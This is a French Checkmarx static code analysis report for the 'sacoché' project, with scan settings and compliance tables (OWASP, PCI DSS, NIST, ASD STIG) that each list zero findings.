

sacoché Rapport d'analyse

Nom du projet	sacoché
Démarrage de l'analyse	mercredi 23 septembre 2026 09:50:50
Valeurs prédéfinies	ASA Premium
Heure de l'analyse	00h:06m:28s
Lignes de code analysées	274396
Fichiers analysés	909
Heure de création du rapport	mercredi 23 septembre 2026 10:01:33
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426
Équipe	Dev Local Bordeaux
Version Checkmarx	9.7.7.1000 HF12
Type d'analyse	Complet
Origine de la source	LocalPath
Densité	5/10000 (Vulnérabilités/LOC)
Commentaires d'analyse	
Visibilité	Public

Paramètres de filtre

Sévérité

Incluses: Critique, Haute, Moyenne, Basse, Informations

Exclues: Aucune

État de résultat

Incluses: Pour vérifier, Non exploitable, Confirmé, Urgent, Proposition non exploitable

Exclues: Aucune

Assigné à

Incluses: Toutes

Catégories

Incluses:

Sans catégorie	Toutes
Custom	Toutes
PCI DSS v3.2.1	Toutes
OWASP Top 10 2013	Toutes
FISMA 2014	Toutes
NIST SP 800-53	Toutes
OWASP Top 10 2017	Toutes
OWASP Mobile Top 10 2016	Toutes
ASD STIG 4.10	Toutes
OWASP Top 10 API	Toutes
OWASP Top 10 2010	Toutes
OWASP Top 10 2021	Toutes

CWE top 25	Toutes
MOIS(KISA) Secure Coding 2021	Toutes
OWASP ASVS	Toutes
SANS top 25	Toutes
ASA Mobile Premium	Toutes
ASA Premium	Toutes
Top Tier	Toutes
PCI DSS v4.0	Toutes
Base Preset	Toutes
OWASP Top 10 API 2023	Toutes
ASD STIG 6.1	Toutes
OWASP Mobile Top 10 2024	Toutes

Excludes:

Sans catégorie	Aucune
Custom	Aucune
PCI DSS v3.2.1	Aucune
OWASP Top 10 2013	Aucune
FISMA 2014	Aucune
NIST SP 800-53	Aucune
OWASP Top 10 2017	Aucune
OWASP Mobile Top 10 2016	Aucune
ASD STIG 4.10	Aucune
OWASP Top 10 API	Aucune
OWASP Top 10 2010	Aucune
OWASP Top 10 2021	Aucune
CWE top 25	Aucune
MOIS(KISA) Secure Coding 2021	Aucune
OWASP ASVS	Aucune
SANS top 25	Aucune
ASA Mobile Premium	Aucune
ASA Premium	Aucune
Top Tier	Aucune
PCI DSS v4.0	Aucune

Base Preset	Aucune
OWASP Top 10 API 2023	Aucune
ASD STIG 6.1	Aucune
OWASP Mobile Top 10 2024	Aucune


Limite de résultats

La limite de résultats par requête a été définie sur 500


Requêtes sélectionnées

Les requêtes sélectionnées figurent dans la liste [Aperçu des résultats](#)


Aperçu des résultats



Fichiers les plus vulnérables



Top 5 des vulnérabilités



Aperçu de l'analyse - OWASP Top 10 2017

D'autres détails et précisions concernant les vulnérabilités et les risques sont disponibles à : [OWASP Top 10 2017](#)

Category	Issues Found	Best Fix Locations
A1-Injection	0	0
A2-Broken Authentication	0	0
A3-Sensitive Data Exposure	0	0
A4-XML External Entities (XXE)	0	0
A5-Broken Access Control	0	0
A6-Security Misconfiguration	0	0
A7-Cross-Site Scripting (XSS)	0	0
A8-Insecure Deserialization	0	0
A9-Using Components with Known Vulnerabilities	0	0
A10-Insufficient Logging & Monitoring	0	0

Aperçu de l'analyse - OWASP Top 10 2021

Category	Issues Found	Best Fix Locations
A1-Broken Access Control	0	0
A2-Cryptographic Failures	0	0
A3-Injection	0	0
A4-Insecure Design	0	0
A5-Security Misconfiguration	0	0
A6-Vulnerable and Outdated Components	0	0
A7-Identification and Authentication Failures	0	0
A8-Software and Data Integrity Failures	0	0
A9-Security Logging and Monitoring Failures	0	0
A10-Server-Side Request Forgery	0	0

Aperçu de l'analyse - OWASP Mobile Top 10 2024

Category	Issues Found	Best Fix Locations
M1: Improper Credential Usage	0	0
M2: Inadequate Supply Chain Security	0	0
M3: Insecure Authentication/Authorization	0	0
M4: Insufficient Input/Output Validation	0	0
M5: Insecure Communication	0	0
M6: Inadequate Privacy Controls	0	0
M7: Insufficient Binary Protections	0	0
M8: Security Misconfiguration	0	0
M9: Insecure Data Storage	0	0
M10: Insufficient Cryptography	0	0

Aperçu de l'analyse - OWASP Top 10 2013

D'autres détails et précisions concernant les vulnérabilités et les risques sont disponibles à : [OWASP Top 10 2013](#)

Category	Issues Found	Best Fix Locations
A1-Injection	0	0
A2-Broken Authentication and Session Management	0	0
A3-Cross-Site Scripting (XSS)	0	0
A4-Insecure Direct Object References	0	0
A5-Security Misconfiguration	0	0
A6-Sensitive Data Exposure	0	0
A7-Missing Function Level Access Control	0	0
A8-Cross-Site Request Forgery (CSRF)	0	0
A9-Using Components with Known Vulnerabilities	0	0
A10-Unvalidated Redirects and Forwards	0	0

Aperçu de l'analyse - PCI DSS v3.2.1

Category	Issues Found	Best Fix Locations
PCI DSS (3.2.1) - 6.5.1 - Injection flaws - particularly SQL injection	0	0
PCI DSS (3.2.1) - 6.5.2 - Buffer overflows	0	0
PCI DSS (3.2.1) - 6.5.3 - Insecure cryptographic storage	0	0
PCI DSS (3.2.1) - 6.5.4 - Insecure communications	0	0
PCI DSS (3.2.1) - 6.5.5 - Improper error handling	0	0
PCI DSS (3.2.1) - 6.5.7 - Cross-site scripting (XSS)	0	0
PCI DSS (3.2.1) - 6.5.8 - Improper access control	0	0
PCI DSS (3.2.1) - 6.5.9 - Cross-site request forgery	0	0
PCI DSS (3.2.1) - 6.5.10 - Broken authentication and session management	0	0

Aperçu de l'analyse - FISMA 2014

Category	Issues Found	Best Fix Locations
Access Control	0	0
Audit And Accountability	0	0
Configuration Management	0	0
Identification And Authentication	0	0
Media Protection	0	0
System And Communications Protection	0	0
System And Information Integrity	0	0

Aperçu de l'analyse - NIST SP 800-53

Category	Issues Found	Best Fix Locations
AC-12 Session Termination (P2)	0	0
AC-3 Access Enforcement (P1)	0	0
AC-4 Information Flow Enforcement (P1)	0	0
AC-6 Least Privilege (P1)	0	0
AU-9 Protection of Audit Information (P1)	0	0
CM-6 Configuration Settings (P2)	0	0
IA-5 Authenticator Management (P1)	0	0
IA-6 Authenticator Feedback (P2)	0	0
IA-8 Identification and Authentication (Non-Organizational Users) (P1)	0	0
SC-12 Cryptographic Key Establishment and Management (P1)	0	0
SC-13 Cryptographic Protection (P1)	0	0
SC-17 Public Key Infrastructure Certificates (P1)	0	0
SC-18 Mobile Code (P2)	0	0
SC-23 Session Authenticity (P1)	0	0
SC-28 Protection of Information at Rest (P1)	0	0
SC-4 Information in Shared Resources (P1)	0	0
SC-5 Denial of Service Protection (P1)	0	0
SC-8 Transmission Confidentiality and Integrity (P1)	0	0
SI-10 Information Input Validation (P1)	0	0
SI-11 Error Handling (P2)	0	0
SI-15 Information Output Filtering (P0)	0	0
SI-16 Memory Protection (P1)	0	0

Aperçu de l'analyse - OWASP Mobile Top 10 2016

Category	Issues Found	Best Fix Locations
M1-Improper Platform Usage	0	0
M2-Insecure Data Storage	0	0
M3-Insecure Communication	0	0
M4-Insecure Authentication	0	0
M5-Insufficient Cryptography	0	0
M6-Insecure Authorization	0	0
M7-Client Code Quality	0	0
M8-Code Tampering	0	0
M9-Reverse Engineering	0	0
M10-Extraneous Functionality	0	0

Aperçu de l'analyse - Custom

Category	Issues Found	Best Fix Locations
Must audit	0	0
Check	0	0
Optional	0	0

Aperçu de l'analyse - PCI DSS v4.0

Category	Issues Found	Best Fix Locations
PCI DSS (4.0) - 6.2.4 Vulnerabilities in software development	0	0
PCI DSS (4.0) - 8.6.2 Vulnerabilities related to passwords/passphrases usage	0	0

Aperçu de l'analyse - ASD STIG 4.10

Category	Issues Found	Best Fix Locations
APSC-DV-000640 - CAT II The application must provide audit record generation capability for the renewal of session IDs.	0	0
APSC-DV-000650 - CAT II The application must not write sensitive data into the application logs.	0	0
APSC-DV-000660 - CAT II The application must provide audit record generation capability for session timeouts.	0	0
APSC-DV-000670 - CAT II The application must record a time stamp indicating when the event occurred.	0	0
APSC-DV-000680 - CAT II The application must provide audit record generation capability for HTTP headers including User-Agent, Referer, GET, and POST.	0	0
APSC-DV-000690 - CAT II The application must provide audit record generation capability for connecting system IP addresses.	0	0
APSC-DV-000700 - CAT II The application must record the username or user ID of the user associated with the event.	0	0
APSC-DV-000710 - CAT II The application must generate audit records when successful/unsuccessful attempts to grant privileges occur.	0	0
APSC-DV-000720 - CAT II The application must generate audit records when successful/unsuccessful attempts to access security objects occur.	0	0
APSC-DV-000730 - CAT II The application must generate audit records when successful/unsuccessful attempts to access security levels occur.	0	0
APSC-DV-000740 - CAT II The application must generate audit records when successful/unsuccessful attempts to access categories of information (e.g., classification levels) occur.	0	0
APSC-DV-000750 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify privileges occur.	0	0
APSC-DV-000760 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify security objects occur.	0	0
APSC-DV-000770 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify security levels occur.	0	0
APSC-DV-000780 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify categories of information (e.g., classification levels) occur.	0	0
APSC-DV-000790 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete privileges occur.	0	0
APSC-DV-000800 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete security levels occur.	0	0
APSC-DV-000810 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete application database security objects occur.	0	0
APSC-DV-000820 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete categories of information (e.g., classification levels) occur.	0	0
APSC-DV-000830 - CAT II The application must generate audit records when successful/unsuccessful logon attempts occur.	0	0
APSC-DV-000840 - CAT II The application must generate audit records for privileged activities or other system-level access.	0	0
APSC-DV-000850 - CAT II The application must generate audit records showing starting and ending time for user access to the system.	0	0
APSC-DV-000860 - CAT II The application must generate audit records when successful/unsuccessful accesses to objects occur.	0	0

APSC-DV-000870 - CAT II The application must generate audit records for all direct access to the information system.	0	0
APSC-DV-000880 - CAT II The application must generate audit records for all account creations, modifications, disabling, and termination events.	0	0
APSC-DV-000910 - CAT II The application must initiate session auditing upon startup.	0	0
APSC-DV-000940 - CAT II The application must log application shutdown events.	0	0
APSC-DV-000950 - CAT II The application must log destination IP addresses.	0	0
APSC-DV-000960 - CAT II The application must log user actions involving access to data.	0	0
APSC-DV-000970 - CAT II The application must log user actions involving changes to data.	0	0
APSC-DV-000980 - CAT II The application must produce audit records containing information to establish when (date and time) the events occurred.	0	0
APSC-DV-000990 - CAT II The application must produce audit records containing enough information to establish which component, feature or function of the application triggered the audit event.	0	0
APSC-DV-001000 - CAT II When using centralized logging; the application must include a unique identifier in order to distinguish itself from other application logs.	0	0
APSC-DV-001010 - CAT II The application must produce audit records that contain information to establish the outcome of the events.	0	0
APSC-DV-001020 - CAT II The application must generate audit records containing information that establishes the identity of any individual or process associated with the event.	0	0
APSC-DV-001030 - CAT II The application must generate audit records containing the full-text recording of privileged commands or the individual identities of group account users.	0	0
APSC-DV-001040 - CAT II The application must implement transaction recovery logs when transaction based.	0	0
APSC-DV-001050 - CAT II The application must provide centralized management and configuration of the content to be captured in audit records generated by all application components.	0	0
APSC-DV-001070 - CAT II The application must off-load audit records onto a different system or media than the system being audited.	0	0
APSC-DV-001080 - CAT II The application must be configured to write application logs to a centralized log repository.	0	0
APSC-DV-001090 - CAT II The application must provide an immediate warning to the SA and ISSO (at a minimum) when allocated audit record storage volume reaches 75% of repository maximum audit record storage capacity.	0	0
APSC-DV-001100 - CAT II Applications categorized as having a moderate or high impact must provide an immediate real-time alert to the SA and ISSO (at a minimum) for all audit failure events.	0	0
APSC-DV-001110 - CAT II The application must alert the ISSO and SA (at a minimum) in the event of an audit processing failure.	0	0
APSC-DV-001120 - CAT II The application must shut down by default upon audit failure (unless availability is an overriding concern).	0	0
APSC-DV-001130 - CAT II The application must provide the capability to centrally review and analyze audit records from multiple components within the system.	0	0
APSC-DV-001140 - CAT II The application must provide the capability to filter audit records for events of interest based upon organization-defined criteria.	0	0
APSC-DV-001150 - CAT II The application must provide an audit reduction capability that supports on-demand reporting requirements.	0	0
APSC-DV-001160 - CAT II The application must provide an audit reduction capability that supports on-demand audit review and analysis.	0	0
APSC-DV-001170 - CAT II The application must provide an audit reduction capability that supports after-the-fact investigations of security incidents.	0	0
APSC-DV-001180 - CAT II The application must provide a report generation capability that supports on-demand audit review and analysis.	0	0

APSC-DV-001190 - CAT II The application must provide a report generation capability that supports on-demand reporting requirements.	0	0
APSC-DV-001200 - CAT II The application must provide a report generation capability that supports after-the-fact investigations of security incidents.	0	0
APSC-DV-001210 - CAT II The application must provide an audit reduction capability that does not alter original content or time ordering of audit records.	0	0
APSC-DV-001220 - CAT II The application must provide a report generation capability that does not alter original content or time ordering of audit records.	0	0
APSC-DV-001250 - CAT II The applications must use internal system clocks to generate time stamps for audit records.	0	0
APSC-DV-001260 - CAT II The application must record time stamps for audit records that can be mapped to Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT).	0	0
APSC-DV-001270 - CAT II The application must record time stamps for audit records that meet a granularity of one second for a minimum degree of precision.	0	0
APSC-DV-001280 - CAT II The application must protect audit information from any type of unauthorized read access.	0	0
APSC-DV-001290 - CAT II The application must protect audit information from unauthorized modification.	0	0
APSC-DV-001300 - CAT II The application must protect audit information from unauthorized deletion.	0	0
APSC-DV-001310 - CAT II The application must protect audit tools from unauthorized access.	0	0
APSC-DV-001320 - CAT II The application must protect audit tools from unauthorized modification.	0	0
APSC-DV-001330 - CAT II The application must protect audit tools from unauthorized deletion.	0	0
APSC-DV-001340 - CAT II The application must back up audit records at least every seven days onto a different system or system component than the system or component being audited.	0	0
APSC-DV-001570 - CAT II The application must electronically verify Personal Identity Verification (PIV) credentials.	0	0
APSC-DV-001350 - CAT II The application must use cryptographic mechanisms to protect the integrity of audit information.	0	0
APSC-DV-001360 - CAT II Application audit tools must be cryptographically hashed.	0	0
APSC-DV-001370 - CAT II The integrity of the audit tools must be validated by checking the files for changes in the cryptographic hash value.	0	0
APSC-DV-001390 - CAT II The application must prohibit user installation of software without explicit privileged status.	0	0
APSC-DV-001410 - CAT II The application must enforce access restrictions associated with changes to application configuration.	0	0
APSC-DV-001420 - CAT II The application must audit who makes configuration changes to the application.	0	0
APSC-DV-001430 - CAT II The application must have the capability to prevent the installation of patches, service packs, or application components without verification the software component has been digitally signed using a certificate that is recognized and approved by the orga	0	0
APSC-DV-001440 - CAT II The applications must limit privileges to change the software resident within software libraries.	0	0
APSC-DV-001460 - CAT II An application vulnerability assessment must be conducted.	0	0
APSC-DV-001480 - CAT II The application must prevent program execution in accordance with organization-defined policies regarding software program usage and restrictions, and/or rules authorizing the terms and conditions of software program usage.	0	0
APSC-DV-001490 - CAT II The application must employ a deny-all, permit-by-exception (whitelist) policy to allow the execution of authorized software programs.	0	0
APSC-DV-001500 - CAT II The application must be configured to disable non-essential capabilities.	0	0
APSC-DV-001510 - CAT II The application must be configured to use only functions, ports, and protocols permitted to it in the PPSM CAL.	0	0

APSC-DV-001520 - CAT II The application must require users to reauthenticate when organization-defined circumstances or situations require reauthentication.	0	0
APSC-DV-001530 - CAT II The application must require devices to reauthenticate when organization-defined circumstances or situations requiring reauthentication.	0	0
APSC-DV-001540 - CAT I The application must uniquely identify and authenticate organizational users (or processes acting on behalf of organizational users).	0	0
APSC-DV-001550 - CAT II The application must use multifactor (Alt. Token) authentication for network access to privileged accounts.	0	0
APSC-DV-001560 - CAT II The application must accept Personal Identity Verification (PIV) credentials.	0	0
APSC-DV-001580 - CAT II The application must use multifactor (e.g., CAC, Alt. Token) authentication for network access to non-privileged accounts.	0	0
APSC-DV-001590 - CAT II The application must use multifactor (Alt. Token) authentication for local access to privileged accounts.	0	0
APSC-DV-001600 - CAT II The application must use multifactor (e.g., CAC, Alt. Token) authentication for local access to non-privileged accounts.	0	0
APSC-DV-001610 - CAT II The application must ensure users are authenticated with an individual authenticator prior to using a group authenticator.	0	0
APSC-DV-001620 - CAT II The application must implement replay-resistant authentication mechanisms for network access to privileged accounts.	0	0
APSC-DV-001630 - CAT II The application must implement replay-resistant authentication mechanisms for network access to non-privileged accounts.	0	0
APSC-DV-001640 - CAT II The application must utilize mutual authentication when endpoint device non-repudiation protections are required by DoD policy or by the data owner.	0	0
APSC-DV-001650 - CAT II The application must authenticate all network connected endpoint devices before establishing any connection.	0	0
APSC-DV-001660 - CAT II Service-Oriented Applications handling non-releasable data must authenticate endpoint devices via mutual SSL/TLS.	0	0
APSC-DV-001670 - CAT II The application must disable device identifiers after 35 days of inactivity unless a cryptographic certificate is used for authentication.	0	0
APSC-DV-001680 - CAT I The application must enforce a minimum 15-character password length.	0	0
APSC-DV-001690 - CAT II The application must enforce password complexity by requiring that at least one upper-case character be used.	0	0
APSC-DV-001700 - CAT II The application must enforce password complexity by requiring that at least one lower-case character be used.	0	0
APSC-DV-001710 - CAT II The application must enforce password complexity by requiring that at least one numeric character be used.	0	0
APSC-DV-001720 - CAT II The application must enforce password complexity by requiring that at least one special character be used.	0	0
APSC-DV-001730 - CAT II The application must require the change of at least 8 of the total number of characters when passwords are changed.	0	0
APSC-DV-001740 - CAT I The application must only store cryptographic representations of passwords.	0	0
APSC-DV-001850 - CAT I The application must not display passwords/PINs as clear text.	0	0
APSC-DV-001750 - CAT I The application must transmit only cryptographically-protected passwords.	0	0
APSC-DV-001760 - CAT II The application must enforce 24 hours/1 day as the minimum password lifetime.	0	0
APSC-DV-001770 - CAT II The application must enforce a 60-day maximum password lifetime restriction.	0	0
APSC-DV-001780 - CAT II The application must prohibit password reuse for a minimum of five generations.	0	0
APSC-DV-001790 - CAT II The application must allow the use of a temporary password for system logons with an immediate change to a permanent password.	0	0

APSC-DV-001795 - CAT II The application password must not be changeable by users other than the administrator or the user with which the password is associated.	0	0
APSC-DV-001800 - CAT II The application must terminate existing user sessions upon account deletion.	0	0
APSC-DV-001820 - CAT I The application, when using PKI-based authentication, must enforce authorized access to the corresponding private key.	0	0
APSC-DV-001830 - CAT II The application must map the authenticated identity to the individual user or group account for PKI-based authentication.	0	0
APSC-DV-001870 - CAT II The application must uniquely identify and authenticate non-organizational users (or processes acting on behalf of non-organizational users).	0	0
APSC-DV-001810 - CAT I The application, when utilizing PKI-based authentication, must validate certificates by constructing a certification path (which includes status information) to an accepted trust anchor.	0	0
APSC-DV-001840 - CAT II The application, for PKI-based authentication, must implement a local cache of revocation data to support path discovery and validation in case of the inability to access revocation information via the network.	0	0
APSC-DV-001860 - CAT II The application must use mechanisms meeting the requirements of applicable federal laws, Executive Orders, directives, policies, regulations, standards, and guidance for authentication to a cryptographic module.	0	0
APSC-DV-001880 - CAT II The application must accept Personal Identity Verification (PIV) credentials from other federal agencies.	0	0
APSC-DV-001890 - CAT II The application must electronically verify Personal Identity Verification (PIV) credentials from other federal agencies.	0	0
APSC-DV-002050 - CAT II Applications making SAML assertions must use FIPS-approved random numbers in the generation of SessionIndex in the SAML element AuthnStatement.	0	0
APSC-DV-001900 - CAT II The application must accept FICAM-approved third-party credentials.	0	0
APSC-DV-001910 - CAT II The application must conform to FICAM-issued profiles.	0	0
APSC-DV-001930 - CAT II Applications used for non-local maintenance sessions must audit non-local maintenance and diagnostic sessions for organization-defined auditable events.	0	0
APSC-DV-000310 - CAT III The application must have a process, feature or function that prevents removal or disabling of emergency accounts.	0	0
APSC-DV-001940 - CAT II Applications used for non-local maintenance sessions must implement cryptographic mechanisms to protect the integrity of non-local maintenance and diagnostic communications.	0	0
APSC-DV-001950 - CAT II Applications used for non-local maintenance sessions must implement cryptographic mechanisms to protect the confidentiality of non-local maintenance and diagnostic communications.	0	0
APSC-DV-001960 - CAT II Applications used for non-local maintenance sessions must verify remote disconnection at the termination of non-local maintenance and diagnostic sessions.	0	0
APSC-DV-001970 - CAT II The application must employ strong authenticators in the establishment of non-local maintenance and diagnostic sessions.	0	0
APSC-DV-001980 - CAT II The application must terminate all sessions and network connections when non-local maintenance is completed.	0	0
APSC-DV-001995 - CAT II The application must not be vulnerable to race conditions.	0	0
APSC-DV-002000 - CAT II The application must terminate all network connections associated with a communications session at the end of the session.	0	0
APSC-DV-002010 - CAT II The application must implement NSA-approved cryptography to protect classified information in accordance with applicable federal laws, Executive Orders, directives, policies, regulations, and standards.	0	0
APSC-DV-002020 - CAT II The application must utilize FIPS-validated cryptographic modules when signing application components.	0	0
APSC-DV-002030 - CAT II The application must utilize FIPS-validated cryptographic modules when generating cryptographic hashes.	0	0

APSC-DV-002040 - CAT II The application must utilize FIPS-validated cryptographic modules when protecting unclassified information that requires cryptographic protection.	0	0
APSC-DV-002150 - CAT II The application user interface must be either physically or logically separated from data storage and management interfaces.	0	0
APSC-DV-002210 - CAT II The application must set the HTTPOnly flag on session cookies.	0	0
APSC-DV-002220 - CAT II The application must set the secure flag on session cookies.	0	0
APSC-DV-002230 - CAT I The application must not expose session IDs.	0	0
APSC-DV-002240 - CAT I The application must destroy the session ID value and/or cookie on logoff or browser close.	0	0
APSC-DV-002250 - CAT II Applications must use system-generated session identifiers that protect against session fixation.	0	0
APSC-DV-002260 - CAT II Applications must validate session identifiers.	0	0
APSC-DV-002270 - CAT II Applications must not use URL embedded session IDs.	0	0
APSC-DV-002280 - CAT II The application must not re-use or recycle session IDs.	0	0
APSC-DV-002290 - CAT II The application must use the Federal Information Processing Standard (FIPS) 140-2-validated cryptographic modules and random number generator if the application implements encryption, key exchange, digital signature, and hash functionality.	0	0
APSC-DV-002300 - CAT II The application must only allow the use of DoD-approved certificate authorities for verification of the establishment of protected sessions.	0	0
APSC-DV-002310 - CAT I The application must fail to a secure state if system initialization fails, shutdown fails, or aborts fail.	0	0
APSC-DV-002320 - CAT II In the event of a system failure, applications must preserve any information necessary to determine cause of failure and any information necessary to return to operations with least disruption to mission processes.	0	0
APSC-DV-002330 - CAT II The application must protect the confidentiality and integrity of stored information when required by DoD policy or the information owner.	0	0
APSC-DV-002340 - CAT II The application must implement approved cryptographic mechanisms to prevent unauthorized modification of organization-defined information at rest on organization-defined information system components.	0	0
APSC-DV-002350 - CAT II The application must use appropriate cryptography in order to protect stored DoD information when required by the information owner or DoD policy.	0	0
APSC-DV-002360 - CAT II The application must isolate security functions from non-security functions.	0	0
APSC-DV-002370 - CAT II The application must maintain a separate execution domain for each executing process.	0	0
APSC-DV-002380 - CAT II Applications must prevent unauthorized and unintended information transfer via shared system resources.	0	0
APSC-DV-002390 - CAT II XML-based applications must mitigate DoS attacks by using XML filters, parser options, or gateways.	0	0
APSC-DV-002400 - CAT II The application must restrict the ability to launch Denial of Service (DoS) attacks against itself or other information systems.	0	0
APSC-DV-002410 - CAT II The web service design must include redundancy mechanisms when used with high-availability systems.	0	0
APSC-DV-002420 - CAT II An XML firewall function must be deployed to protect web services when exposed to untrusted networks.	0	0
APSC-DV-002610 - CAT II The application must remove organization-defined software components after updated versions have been installed.	0	0
APSC-DV-002440 - CAT I The application must protect the confidentiality and integrity of transmitted information.	0	0
APSC-DV-002450 - CAT II The application must implement cryptographic mechanisms to prevent unauthorized disclosure of information and/or detect changes to information during transmission unless otherwise protected by alternative physical safeguards, such as, at a minimum, a Prot	0	0

APSC-DV-002460 - CAT II The application must maintain the confidentiality and integrity of information during preparation for transmission.	0	0
APSC-DV-002470 - CAT II The application must maintain the confidentiality and integrity of information during reception.	0	0
APSC-DV-002480 - CAT II The application must not disclose unnecessary information to users.	0	0
APSC-DV-002485 - CAT I The application must not store sensitive information in hidden fields.	0	0
APSC-DV-002490 - CAT I The application must protect from Cross-Site Scripting (XSS) vulnerabilities.	0	0
APSC-DV-002500 - CAT II The application must protect from Cross-Site Request Forgery (CSRF) vulnerabilities.	0	0
APSC-DV-002510 - CAT I The application must protect from command injection.	0	0
APSC-DV-002520 - CAT II The application must protect from canonical representation vulnerabilities.	0	0
APSC-DV-002530 - CAT II The application must validate all input.	0	0
APSC-DV-002540 - CAT I The application must not be vulnerable to SQL Injection.	0	0
APSC-DV-002550 - CAT I The application must not be vulnerable to XML-oriented attacks.	0	0
APSC-DV-002560 - CAT I The application must not be subject to input handling vulnerabilities.	0	0
APSC-DV-002570 - CAT II The application must generate error messages that provide information necessary for corrective actions without revealing information that could be exploited by adversaries.	0	0
APSC-DV-002580 - CAT II The application must reveal error messages only to the ISSO, ISSM, or SA.	0	0
APSC-DV-002590 - CAT I The application must not be vulnerable to overflow attacks.	0	0
APSC-DV-002630 - CAT II Security-relevant software updates and patches must be kept up to date.	0	0
APSC-DV-002760 - CAT II The application performing organization-defined security functions must verify correct operation of security functions.	0	0
APSC-DV-002900 - CAT II The ISSO must ensure application audit trails are retained for at least 1 year for applications without SAMI data, and 5 years for applications including SAMI data.	0	0
APSC-DV-002770 - CAT II The application must perform verification of the correct operation of security functions: upon system startup and/or restart; upon command by a user with privileged access; and/or every 30 days.	0	0
APSC-DV-002780 - CAT III The application must notify the ISSO and ISSM of failed security verification tests.	0	0
APSC-DV-002870 - CAT II Unsigned Category 1A mobile code must not be used in the application in accordance with DoD policy.	0	0
APSC-DV-002880 - CAT II The ISSO must ensure an account management process is implemented, verifying only authorized users can gain access to the application, and individual accounts designated as inactive, suspended, or terminated are promptly removed.	0	0
APSC-DV-002890 - CAT I Application web servers must be on a separate network segment from the application and database servers if it is a tiered application operating in the DoD DMZ.	0	0
APSC-DV-002910 - CAT II The ISSO must review audit trails periodically based on system documentation recommendations or immediately upon system security events.	0	0
APSC-DV-002920 - CAT II The ISSO must report all suspected violations of IA policies in accordance with DoD information system IA procedures.	0	0
APSC-DV-002930 - CAT II The ISSO must ensure active vulnerability testing is performed.	0	0
APSC-DV-002980 - CAT II New IP addresses, data services, and associated ports used by the application must be submitted to the appropriate approving authority for the organization, which in turn will be submitted through the DoD Ports, Protocols, and Services Management (DoD PPS	0	0
APSC-DV-002950 - CAT II Execution flow diagrams and design documents must be created to show how deadlock and recursion issues in web services are being mitigated.	0	0
APSC-DV-002960 - CAT II The designer must ensure the application does not store configuration and control files in the same directory as user data.	0	0
APSC-DV-002970 - CAT II The ISSO must ensure if a DoD STIG or NSA guide is not available, a third-party	0	0

product will be configured by following available guidance.		
APSC-DV-002990 - CAT II The application must be registered with the DoD Ports and Protocols Database.	0	0
APSC-DV-002990 - CAT II The application must be registered with the DoD Ports and Protocols Database.	0	0
APSC-DV-002995 - CAT II The Configuration Management (CM) repository must be properly patched and STIG compliant.	0	0
APSC-DV-003000 - CAT II Access privileges to the Configuration Management (CM) repository must be reviewed every three months.	0	0
APSC-DV-003010 - CAT II A Software Configuration Management (SCM) plan describing the configuration control and change management process of application objects developed by the organization and the roles and responsibilities of the organization must be created and maintained.	0	0
APSC-DV-003020 - CAT II A Configuration Control Board (CCB) that meets at least every release cycle, for managing the Configuration Management (CM) process must be established.	0	0
APSC-DV-003030 - CAT II The application services and interfaces must be compatible with and ready for IPv6 networks.	0	0
APSC-DV-003040 - CAT II The application must not be hosted on a general purpose machine if the application is designated as critical or high availability by the ISSO.	0	0
APSC-DV-003050 - CAT II A disaster recovery/continuity plan must exist in accordance with DoD policy based on the applications availability requirements.	0	0
APSC-DV-003060 - CAT II Recovery procedures and technical system features must exist so recovery is performed in a secure and verifiable manner. The ISSO will document circumstances inhibiting a trusted recovery.	0	0
APSC-DV-003070 - CAT II Data backup must be performed at required intervals in accordance with DoD policy.	0	0
APSC-DV-003080 - CAT II Back-up copies of the application software or source code must be stored in a fire-rated container or stored separately (offsite).	0	0
APSC-DV-003090 - CAT II Procedures must be in place to assure the appropriate physical and technical protection of the backup and restoration of the application.	0	0
APSC-DV-003100 - CAT II The application must use encryption to implement key exchange and authenticate endpoints prior to establishing a communication channel for key exchange.	0	0
APSC-DV-003110 - CAT I The application must not contain embedded authentication data.	0	0
